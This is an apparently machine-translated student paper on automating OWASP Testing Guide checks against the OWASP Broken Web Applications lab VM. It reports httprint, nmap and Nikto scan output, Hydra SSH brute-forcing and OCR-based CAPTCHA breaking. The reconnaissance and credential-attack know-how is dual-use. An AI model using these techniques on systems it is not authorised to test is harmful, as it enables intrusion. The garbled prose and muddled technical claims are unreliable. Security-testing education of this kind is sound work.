FRAMEWORK IMPLEMENTATION FOR OWASP TESTING GUIDE

Article Review by Mauricio Adami Mariani[1], Samuel Brando Oldra[2], Precious Adewopo[3], Brazil
(MSc Information Technology, Texila American University)
Email: - mauricio.a.mariani@gmail.com

ABSTRACT

This paper intends to give an introduction how to test vulnerabilities. This is based on the OWASP testing guide or an audit approach and concepts used by penetration testers testing in a web environment. Our main disciplines automating a simple guide testing algorithms were developed. Each corresponds to two methods of algorithms of this guide, the algorithms were run on a non-automated process. So, with this work we want to give facilities present or also give more tools for complex tests. Tests were performed in a prepared with errors, such as broken OWASP Web Application Project environment.

KEYWORDS

OWASP, Test Guide, Pentester, XSS, IT Security

INTRODUCTION

The main objectives in this work are to develop algorithms that automate testing more simple guide teste of OWASP. It will be a framework that called him desired algorithm. And in each one we will look at these methods OWASP guide automated. These were typed on a non automated process. the framework will be developed based on testing OWASP Testing Guide, this visa provide some more simple tests for beginners pentesters, this also tip the most advanced tools for more complex as tests then functionality testing framework on OWASP Broken Web will Applications Project, a VM (Virtual Machine) having weaknesses tools for testing.

BASIC SECURITY CONCEPTS

The integrity of information means that your content remains unchanged unless it is changed by authorized personnel, and this modification is recorded for subsequent inspections or audits [35][36]. Failure Integrity can be generated by anomalies in the hardware, software, virus computer or modification by people who access the authorized system or no [36].

Availability is the ability of the right information is always available to be processed by authorized persons. privacy is the necessity of the information is known and accessed only by the authorized persons [35][36]. Authentication allows you to define which information is valid and usable. This property also ensures the origin of information [35][36]. And finally Audit: is defined as the ability to determine what actions or processes are conducted in the system, who carries them and when[35][36].

THREATS

We can define a computer threat, as any element compromise system security. Threats may be referred to temporarily: Before the attack, during and after. Prevention (before the attack): These are mechanisms that maintain security system during normal operation. As encryption information for further transmission. Detection (during the attack) is of mechanisms to discover security breaches. For example, audit programs [35].

The recovery (after the attack): these methods are applied when the violation of the system has already taken effect, to return the system to normal operation. We can put here the recovery backups[36]. There is also the intruder. An attacker (intruder) is a person who tries to access to a system without a valid authorization, whether for intentional or not. This can make passive or active attacks.

OWASP AND OWASP TESTING GUIDE

Security problems are perhaps the most important technical challenges of our time [22]. You cannot build a secure application, without the security of the test. The set of OWASP guidelines are a good start for building and maintaining secure applications.

There are many different ways to test for security flaws and OWASP Testing Guide that has the knowledge of the leading experts on how to perform a quick test, accurately and efficiently [22]. This guide is very important to be available completely free and open. The result of this project is a complete testing framework.

WHY OWASP

Creating a guide like this is a big challenge, which is the experience of hundreds of people around the world. There are many ways different to test for security flaws and OWASP Testing Guide captures the consensus of the leading experts on how to do this rapid test, accurately and efficiently [22]. OWASP Testing Guide is very important to be available completely free of charge and open. Security must not be a black art that only a few can practice. Much of the available safety guidelines are just enough detailed for people concerned about the problem.

OWASP Testing Guide should make its way into the hands of developers and software testers. There is hardly sufficient security experts applications in the world to make a significant reduction in the problem. The initial responsibility for application security must fall on developers. Keeping this information is a critical aspect of this draft guide. By adopting the wiki approach, the OWASP community can evolve and expand information on OWASP Testing Guide to keep pace with the rapid implementation of mobile security threat landscape[22].

ROLE OF EACH SPECIALIST

Guides OWASP testing should be adopted by each organization. May be necessary to adjust the data to match technology organization. There are several different functions that can be used if OWASP Testing Guide [22].

1. Developers should use to ensure that they are producing secure code.
2. Testers must use the software to expand the set of test cases that apply.
3. Security experts should be used in combination with other techniques.

TESTS PRINCIPLES

While it is tempting to think that such a scanner or firewall or security will solve the problem, not really, because you will always provide a multitude of defenses or identify a myriad of problems. To avoid security problems that occur is essential to build security in the SDLC with the development of standards, policies and guidelines that fit and work on developing a methodology[37][19]. A good tool is the use of use cases that test the application’s behavior. But a good test security requires thinking like an attacker, for example, in cases of misuse[19]. Here creativity helps determine which data can cause an application crash [22]. It is important to say that if the source code of the application is available, should be given to security personnel for evaluation [22]. Many serious vulnerabilities cannot be detected with any other form of examination or testing [22][19].

PENETRATION TESTING

Penetration testing is a technique used to test the security of the network is used for many years. Also known as black-box testing or ethical hacking. Normally, application equipment penetration of user access. These tests may be quicker and therefore cheaper. Check the part of the code is actually very expository. But are the SDLC and has only one frontal impact, i.e., specific to a particular defect.

INTRUSION TESTINGS

TESTING: SPIDERS, ROBOTS AND CRAWLERS (OWASP-IG-001) - DISCOVERY AND RECOGNITION OF A SEARCH ENGINE (OWASP-IG-002)

Spiders, crawlers and robots (crawlers) used on the web and can recursively retrieve a web page using hyperlinks that make us this other pages referenced to recover, and tends more like the behavior of the robot is specified by the "Robots Exclusion Protocol "written in the robots.txt file in the root directory [31][16].

IDENTIFICATION OF INPUT PARAMETERS OF APPLICATION STARTS (OWASP-IG-003)

Walking through the application, you must pay special attention to all HTTP requests (GET and POST) and all parameters and form fields to pass backend. Also, be careful when using GET and POST requests when used in parameter passing. The most useful is the use of a proxy that intercepts and a worksheet for this stage of the test.

APLICATION FINGERPRINT TEST (OWASP-IG-004)

Web server fingerprinting is a critical task for penetration testing. Knowing the type and version of the current web server allows testers to identify vulnerabilities and suitable for use during the test exploits. Rarely, however, also react to different versions all HTTP commands. The simplest and most basic of identifying a server is to look at the Server field in the HTTP response header. To sos experiences can use netcat[22].

APLICATIONS DISCOVERY (OWASP-IG-005)

It is a process to identify web applications contained in server infrastructure [22]. The server is typically specified as a set of IP addresses, may consist of a set of DNS symbolic name or a mixture of the two. But there is no way to fully determine the existence of non-standard web application with the name. Firstly, if the web server is disconfigured and allows directory browsing, it may be possible to detect these applications. Secondly, these applications can refer to other sites [22].

ANALYSIS OF ERROR CODE (OWASP-IG-006)

Often during a penetration test, we find error messages. It is possible that these errors are displayed with a special request. These codes are very useful for testing, because they reveal a lot of information about the DBS, insects and other components [22] application. A common mistake that can be HTTP 404. Often, this code provides useful information about the server and associated components. An example:

Not Found The requested URL/page.html was not found on this server. Apache/2.2.3(Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at localhost Port 80

This error message can be generated for a nonexistent URL request. After the common message queue displays a page with information about the server version [22].

SSL/TLS TESTINGS (OWASP-CM-001)

The plaintext http protocol is typically secured through an SSL or TLS tunnel, resulting in

HTTPS traffic. HTTPS also allows identification of servers and clients using digital certificates (RFC2817, 2013) (RFC3546, 2013). For such communications must pass a series of checks on the certificates, which guarantee encrypted.

DATA BASE (DB) LISTEN TESTS (OWASP-CM-002)

The watch receiver is the entry point for remote connections to a database. Connection requests then the deal will be heard. This test is possible if the tester can access this service -should be tested from the Intranet (DBMSs do not expose this great service to the external network). The driver, by default, listens on a port without SSL or SSL [22].

INFRASTRUCTURE MANAGEMENT CONFIGURATIONS TESTS (OWASP-CM-003)

For detection of a reverse proxy in a web server we need to do the analysis of web server banner, which could directly reveal the existence of a proxy. We can also determine the HTTP requests and responses between the client and server. If the server response back with a standard 404 message to request unavailable, and returns a different error message, then it is an indication of the reverse proxy. Proxies can also be reverse-proxy caches that accelerate the performance of back-end code [22].

APLICATIONS MANAGEMENT CONFIGURATIONS TESTS (OWASP-CM-004)

Scanners CGIs include a list of known files and directories, and are a quick way to determine the files are present on websites or servers. However, the only way to be sure is by reviewing the contents of the servers and determines if they are even related to his application or not (Microsoft URLScan, 2013).

FILES EXTENSIONS TESTS (OWASP-CM-005)

File extensions are commonly used in web servers to easily determine which technologies should be used to comply with the web application. Although this behavior to be consistent with RFC and web standards, using extensions pen tester provides useful information about the underlying technologies used in a web application and simplifies the task of determining the possibility of an attack to be used in technologies [22].

OLD SECURITY FILES AND WITHOUT REFERENCE (OWASP-CM-006)

Not uncommon and forgotten files without reference that are used to obtain information about the infrastructure or credentials. Common scenarios include the presence of old versions of modified, renamed or backups, even as archive files. These can allow access to a pen tester rear ports, administrative interfaces, or a DB credentials [22].

ADMINITRATIONS INTERFACES OF THE INFRAESTRUCTURE AND OF THE APPLICATIONS (OWASP-CM-007)

The test aims to discover these interfaces and access to administrator functionality for users with privileges. These techniques can also be used in other tests, including privilege escalation [22]. Here you can see some techniques that test:

1. Enumerate Directories and Files
2. The comments in source code
3. Documentation Review and server applications
4. Alternative server port

HTTP AND XST TEST METHODS (OWASP-CM-008)

HTTP offers a number of methods you can use to perform actions on the web server. Many methods have been designed to help developers they prove HTTP applications. Cross Site such Tracing (XST) is a form of XSS TRACE method using HTTP. This technique was discovered by Jeremiah Grossman in 2003 in an attempt to circumvent the notice HTTP. Only IE 6 SP1 which should protect access cookies JavaScript [22]. By this one of the most recurrent patterns in Cross Site Scripting attacks is to access the document. Cookie object and send it to an attacker-controlled so that he can hijack the victim's session server[6].

TRANSPORT TEST CREDENTIALS IN AN ENCRYPTED CHANNEL (OWASP-AT-001)

Test to verify the credentials transportation means that user authentication data is transferred via an encrypted to avoid being intercepted by malicious users channel. The analysis focuses on understanding whether the data travels unencrypted from the browser to the server, or the web application takes appropriate security measures using a protocol such as HTTPS [22].

USER ENUMERATION TEST (OWASP-AT-002) -DEFAULT USER ACCOUNTS OR ADIVINABAIS (OWASP-AT-003)

The objective of this test is to verify whether it is possible to collect a set of valid user-names by interacting with an authentication mechanism. This test will be useful for testing brute force. Overall applications reveal when a valid user exists in the system [22]. The majority of hardware devices such as routers and servers, databases, have another weakness, if these are not set correctly configurations offer standards, it would be a vulnerability [22].

TEST OF BRUTE FORCE (OWASP-AT-004)

Brute force is to test all possible candidates for the solution and checking whether each one meets the problem. In web testing, the problem to be solved with brute force logins are therefore going to check the types of authentication schemes and the effectiveness of different brute force attacks [22]. Actually, there are several methods for authenticating users, such as certificates, biometric devices, OTP (One Time Password), cookies, and finally the combination of user ID and password [22].

TEST BYPASSING AUTHENTICATION SCHEME (OWASP-AT-005)

Neglect, ignorance or underestimation of threats often result in authentication schemes that can be bypassed by simply skipping the login page and call directly to an internal page that is supposed to only be accessed after performing authentication [22].

TEST PASSWORD RESET VULNERABILITY (OWASP-AT-006)

Most web applications allow users to reset their password if they have forgotten, as sending an e-mail password reset or answering security questions. This test should verify that this function is carried out correctly and not create any default authentication. It also checks whether the application stores the password in the browser [22].

TEST MANAGEMENT LOGOUT AND BROWSER CACHE (OWASP-AT-007)

At this stage, you should check that the function logout (logout) succeeds, and that it is not possible to reuse yours after closed. You should also check that the application is automatically disconnected when the user is idle for some time, and that no sensitive data continues in the browser cache [22].

CAPTCHA TEST (OWASP-AT-008)

CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) is a type of challenge-response test used by web applications to ensure that the process is done by a computer. CAPTCHA implementations are often vulnerable to various kinds of attacks, even if the generated CAPTCHA is unbreakable[13][27].

AUTHENTICATIONS TEST STAGES WITH MULTIPLE FRAMES (OWASP-AT-009)

Assessing the strength of a MFAS (Multiple Factors Authentication System) is a critical task for the penetration test. A major responsibility of penetration testing is to recognize if the MFAS adopted are able to defend the property of the organization of threats. In general, the goal of an authentication system in two stages is to improve the strength of the process [34].

TESTING CONCURRENT CONDITIONS (OWASP-AT-010)

A condition of concurrency is a defect that produces an unexpected result when the timing of actions impact other actions. An example can be seen in a multithreaded application where actions are performed on the same data. The conditions of competition can occur when a process depends critically or unexpected sequence of events or times [22].

TEST SESSION MANAGEMENT SCHEME (OWASP-SM-001) -TEST COOKIE ATTRIBUTES (OWASP-SM-002) -TEST OF SESSION FIXATION (OWASP-SM-003) - TEST SESSION VARIABLES EXPOSED (OWASP-SM-004)

In order to avoid continuous authentication of each page or service, web applications implement various mechanisms to store and validate credentials in a predetermined time interval. These mechanisms are known as session management and are implemented through the use of cookies [22][8]. In this test, you want to check that cookies are created in a secure way, so that an attacker will not be able to pose forge a cookie, hijack legitimate can be sessions [22]. Because when an application does not remove the cookie after authentication, it is possible to find session fixation vulnerabilities in that case, an attacker could steal the user's session[8]. And exposing parts of the cookie, you can allow access to the application illegitimately. As such, it is important that information protected this sniffing, particularly in traffic between the browser and server. This test verifies also how transport security applies to the transfer of sensitive data through cookies [22].

CSRF (CROSS SITE REQUEST FORGERY) TEST (OWASP-SM-005)

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which it is authenticated actions. With a little help of social engineering, an attacker can force users of an application to execute actions of the attacker's choice.

TRY TO JUMP DIRECTORIES (OWASP-AZ-001)

A directory path (or route traveled) is the exploitation of insufficient security validation of input file names, so those users traverse to the next through the OS API directory.

TEST USING BYPASSING AUTHORIZATION SCHEMA (OWASP-AZ-002)

This type of testing focuses on verifying how the licensing scheme has been applied for each role and privilege to access functions and reserved resources [22].

TEST PRIVILEGE ESCALATION (OWASP-AZ-003)

In this section the problem of escalating privileges from one stage to another is described. During this phase, the auditor should verify that it is not possible for a user to modify their privileges or roles within the application in ways that could allow such attacks [22].

TESTING THE BUSINESS LOGIC (OWASP-BL-001)

If the authentication mechanism for an application is developed with the intention to per-form more than one step, what happens if you go directly from step 1 to step 3? The application provides open access, denied access, or simply return an error (type 500)? This type of vulnerability cannot be detected by a vulnerability scanner and builds on the skills and creativity of the penetration tester[9].

TEST OF DATA VALIDATION; XSS TEST (CROSS SITE SCRIPTING) REFLECTED (OWASP - DV-001) - XSS STORED TEST (PERSISTENT)(OWASP-DV-002) - XSS TESTS BASED IN DOM (OWASP-DV-003) - CROSS SITE FLASHING TEST (OWASP-DV-004)

The security weakness in most common web applications is the failure to properly validate input coming from the client or environment before using it. This weakness leads to almost all of the major web application vulnerabilities such as XSS, SQL injection, local attacks, attacks and file system buffer overflow [1][2][22]. Data from a foreign entity or client should never be trusted, because it can be arbitrarily manipulated by an attacker. "All input is evil," said Michael Howard, in his famous book "Writing Secure Code". That’s rule number one. Unfortunately, complex applications often have a large number of input points, which makes it difficult for a developer to enforce this rule[4][22].

RESULTS AND CONCLUSIONS

For verification test was used a virtual machine networking. OWASP Broken Web Aplications Project (BWA) is a virtual machine with a variety of applications with known vulnerabilities for those interested in:

- learn about web application security
- technical manuals assessment tests
- automated testing tools
- test tools source code analysis
- WAFs tests and technologies similar code
- observation of web attacks

So people interested in learning or testing they will not have the problem to compile, configure and categorize all applications, usually involved. The BWA project is a collection of compromised Web applications that are distributed in a VMware virtual machine without cost and in a format compatible with VMware Player and VMware vSphere Hypervisor (ESXi) and compatible with this format. This project includes open source applications of various types. Applications designed for learning that guide the user specific, intentional vulnerabilities. The tool used for this platform was WebGoat described below. OWASP WebGoat SVN version

5.4 (Java) and OWASP WebGoat.NET in GIT version 2012-07-05 WebGoat is a deliberately insecure web application maintained by OWASP designed to teach lessons web application security. It can WebGoat installed on any J2EE or ASP.NET. This is for users demostraren their understanding of a security issue by exploiting a real vulnerability. For example, in one of the lessons the user must use SQL injection to steal credit card numbers (false). The application is realistic, providing users with a code to further explain the lesson. All testing tools are developed in the framework. Such a framework was developed in Python, some of the tools are in Python, Ruby and other shell scripting.

TESTING : SPIDERS , ROBOTS AND CRAWLERS (OWASP-IG-001)

Here is a script that reads the robots.txt file domain and verifies few directories are disabilitados (Disallow) and may not be assigned by the robots and spiders developed. This script is used for a survey of the number of directories, supposedly the administrator does not want to be indexed by search engines in their results for searches on the site. The dangers here are the existence of services or directories that contain important information, which are mapped by the search engines. In this script filters could be types of directories for fencing more useful information is better.

DISCOVERY AND RECOGNITION OF A SEARCH ENGINE (OWASP-IG-002)

In this script two options of google searches, "site" and "cache" is used. The site will return all references (in google servers) domain as a last parameter. And "cache" sample site (chosen reference) that is stored on Google servers. These searches were performed via the HTTP POST method, any API was used. Therefore, limitations, and the inability to clear the cache automatically a web or references to files and directories that are no longer used site has.


FINGERPRINT TEST A WEB APPLICATION (OWASP-IG-004)

This was proved by using a web service. The goal would be to run the browser in a setting of text, but was unsuccessful because the site uses JavaScript. It was used an API specified for navigation. As I expected the script worked well and the information is displayed in a web browser window. It is a powerful tool that returns a score for every possible application that is on the server. In the figure below you can see the scores of each, and the maximum is 130 for Apache/2.0.x. The script developed using more suitable parameters.

APPLICATIONS DISCOVERY (OWASP-IG-005)

With the proper setup script for a list of open ports use. It was scanning port 0 to the result of getting the 30,000 figure above.

- Reverse DNS and Zones de DNS


root@bt: ~/Desktop/proyecto
File Edit View Terminal Tabs Help
root@bt: ~/Desktop/proyecto
root@bt: /bin
<< back | trac

```
Scores:
Apache/2.0.x: 130 78.31
Apache/1.3.[4-24]: 122 62.83
Apache/1.3.[1-3]: 122 62.83
Apache/1.3.27: 121 61.05
Apache/1.3.26: 120 59.31
TUX/2.0 (Linux): 118 55.91
Apache/1.2.6: 112 46.49
Agranat-EmWeb: 86 17.50
Stronghold/4.0-Apache/1.3.x: 72  8.53
Com21 Cable Modem: 70  7.55
WebSitePro/2.3.18: 70  7.55
Microsoft-IIS/6.0: 69  7.09
Lexmark Optra Printer: 65  5.42
Oracle Servlet Engine: 64  5.05
Jetty (unverified): 64  5.05
Netscape-Enterprise/4.1: 63  4.69
dwhttpd (Sun Answerbook): 63  4.69
SMC Wireless Router 7004VWBR: 63  4.69
thttpd: 62  4.34
Intel NetportExpressPro/1.0: 62  4.34
Lotus-Domino/6.x: 60  3.69
EMWHTTPD/1.0: 60  3.69
Belkin Wireless router: 60  3.69
Microsoft-IIS/5.0 ASP.NET: 59  3.39
Microsoft-IIS/5.1: 59  3.39
Apache-Tomcat/4.1.29: 57  2.83
Netscape-Enterprise/3.6 SP2: 54  2.09
cisco-IOS: 54  2.09
Netscape-Enterprise/6.0: 53  1.87
AOLserver/3.5.6: 52  1.66
```

Figure 1: *Using httprint to fingerprint a server*

The security problem with the DNS zone transfer is that they can be used to de-crypt the network topology. Specifically a company when a user is trying to perform a zone transfer and sends a DNS query to a list of DNS and name servers, host names, MX and CNAME records, serial number area, records Time to Live , etc. Therefore the amount of information you can get no DNS zone transfer can be easily found in in current days.

PRUEBAS SSL/TLS (OWASP-CM-001)

- Simple verification using SSL or TLS

Here we develop a filter for the execution of nmap command, this command will only bring services to their ports. After this filter is applied to summarize only the ser-vices that have SSL or TLS. Such an algorithm is experimental and is based on search of expressions in the texts.


- Levels of SSL and TLS ciphers script with nmap

Here you can check the level of the figures. In the figure below we see that the figures are effective when used (strong), but this would not mean they are not breakable. In this algorithm is verified more fully the existence of SSL or TLS services. Although pruned be hidden, it would be a problem.

TEST FILE MANAGEMENT WITH COMMON EXTENSIONS (OWASP-CM-005)

- Download of a complete site
- Folders standards with Nikto


This script will drop an entire site with its subdirectories and files. It was tested at moments, it should not be expected to do the full download.



```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
143/tcp open  imap
443/tcp open  https
| ssl-cert: Subject: commonName=owaspbwa
| Issuer: commonName=owaspbwa
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2013-01-02T20:12:38+00:00
| Not valid after:  2022-12-31T20:12:38+00:00
| MD5:   0fb9 ca0b e9b7 b26f de6c 3555 6186 2399
|_SHA-1: e469 e1f2 9877 40c3 3aec ee7c f630 ca19 31be 05ae
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
|     compressors:
|       DEFLATE
|       NULL
|   TLSv1.0:
|     ciphers:
```

Figure 2: *Quality figures of the SSL and TLS*

Nikto is a comprehensive tool among other things it checks for directories standards. In the figure 3 you can see what the scanner report done your IP 192.168.56.102 and starting with ”/”.



Nikto Report - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Nikto Report
file:///root/Desktop/proyecto/OWASP-CM/OWASP-CM-005/nikto-2.1.5/results.htm
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM

192.168.56.102 /
192.168.56.102 port 80

Target IP	192.168.56.102
Target hostname	192.168.56.102
Target Port	80
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)	http://192.168.56.102:80
Site Link (IP)	http://192.168.56.102:80

URI	/
HTTP Method	GET
Description	Server leaks inodes via ETags, header found with file /, inode: 286483, size: 26727, mtime: 0x4e75542c0a340
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-0

URI	/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-0

Figure 3: *Review of standards directories in "/"*

OLD FILES , SAFELY AND WITHOUT REFERENCE (OWASP-CM-006)

Using those script can check for a specific directory, in this case we should be suspicious of his existence. ”Moved Permanently” gives an indication that the directory exists. That script was developed in shell scripting.

HTTP TEST METHODS AND XST (OWASP-CM-008)

- Checking the HTTP/1.1 methods in a domain

The HTTP protocol has 8 methods, here this script is used to check which can be used. The figure shows the possible use of GET, HEAD, POST, OPTIONS and TRACE.

- Check existence of a directory using HEAD

Using the HEAD method sends some requests are received and will be the directory exists or not. Figure message ”Moved permanently” as in the other case is, this mean that the board is present. Suspecting existence of directories you can make a list of them.

PROOF BRUTE FORCE (OWASP-AT-004)

- Using SSH Hydra

Here is a program that tested the Hydra among other functions, to break what test service login SSH brute force. Can be seen in the figure below the Underway process.

- Test of CAPTCHA

This test has been used only direct use shell program without developing a script filter. First step was to test the CAPTCHA code below without success, then you have done a workout in use OCR technology to identify each letter of the CAPTCHA.

```
. . .
48. =================
49. OCR processing . . .
50. =================
51. Training Results :
52. =================
53. Number of ’words ’ extracted : 4
```

```
54. Output folder : outputs/words/

55.

56. 2 c5f96d8ea999b7a7f6baf91144e3815 . gif ------------------> identificado "P"

57. 9 f38d8778591b51c818509815101e609 . gif ------------------> identificado " 3 "

58. c4de4bcec00e1ce7bcb3eabc40f02896 . gif ------------------> identificado "W"

59. 371 cb9904b9aaf56043326da7462986b . gif ------------------> identificado " 3 "

60. a9831a613cf0b57558a68acfedd2c857 . gif ------------------> identificado " 6 "

61. e04f25265b75b5a895b9d75510dfd5f9 . gif ------------------> identificado " 6 "

62. 456 b3c4fd72d72bf4abc5ebdbcdbb86d . gif ------------------> identificado "P"

63. b71a1308c7d37eb4ad8c3a321f35dfe4 . gif ------------------> identificado "P"

64.

65. Now, move each image to the correct folder on your dictionary : '/ iconset / '
```

With training got good results. Then used the "crack" option has succeeded in breaking the CAPTCHA.

```
. . .

9. Loading dictionary . . .

10. __________________________

11. Image position : 1

12. Broken Percent : 100 % [+]

13. __________________________

14. Word suggested : p

15. __________________________

16. Image position : 2

17. Broken Per cent : 100 % [+]

18. __________________________
```

19. Word suggested : 3

20. ________________________

21. Image posit ion : 3

22. Broken Per cent : 100 % [+]

23. ________________________

24. Word suggested : 6

25. ________________________

26. Image posit ion : 4

27. Broken Percent : 100 % [+]

28. ________________________


29. Word suggested : w

30. ==================

31. Possible Solution : [p36w]

32. ==================

In the event you can see the result "p36w".

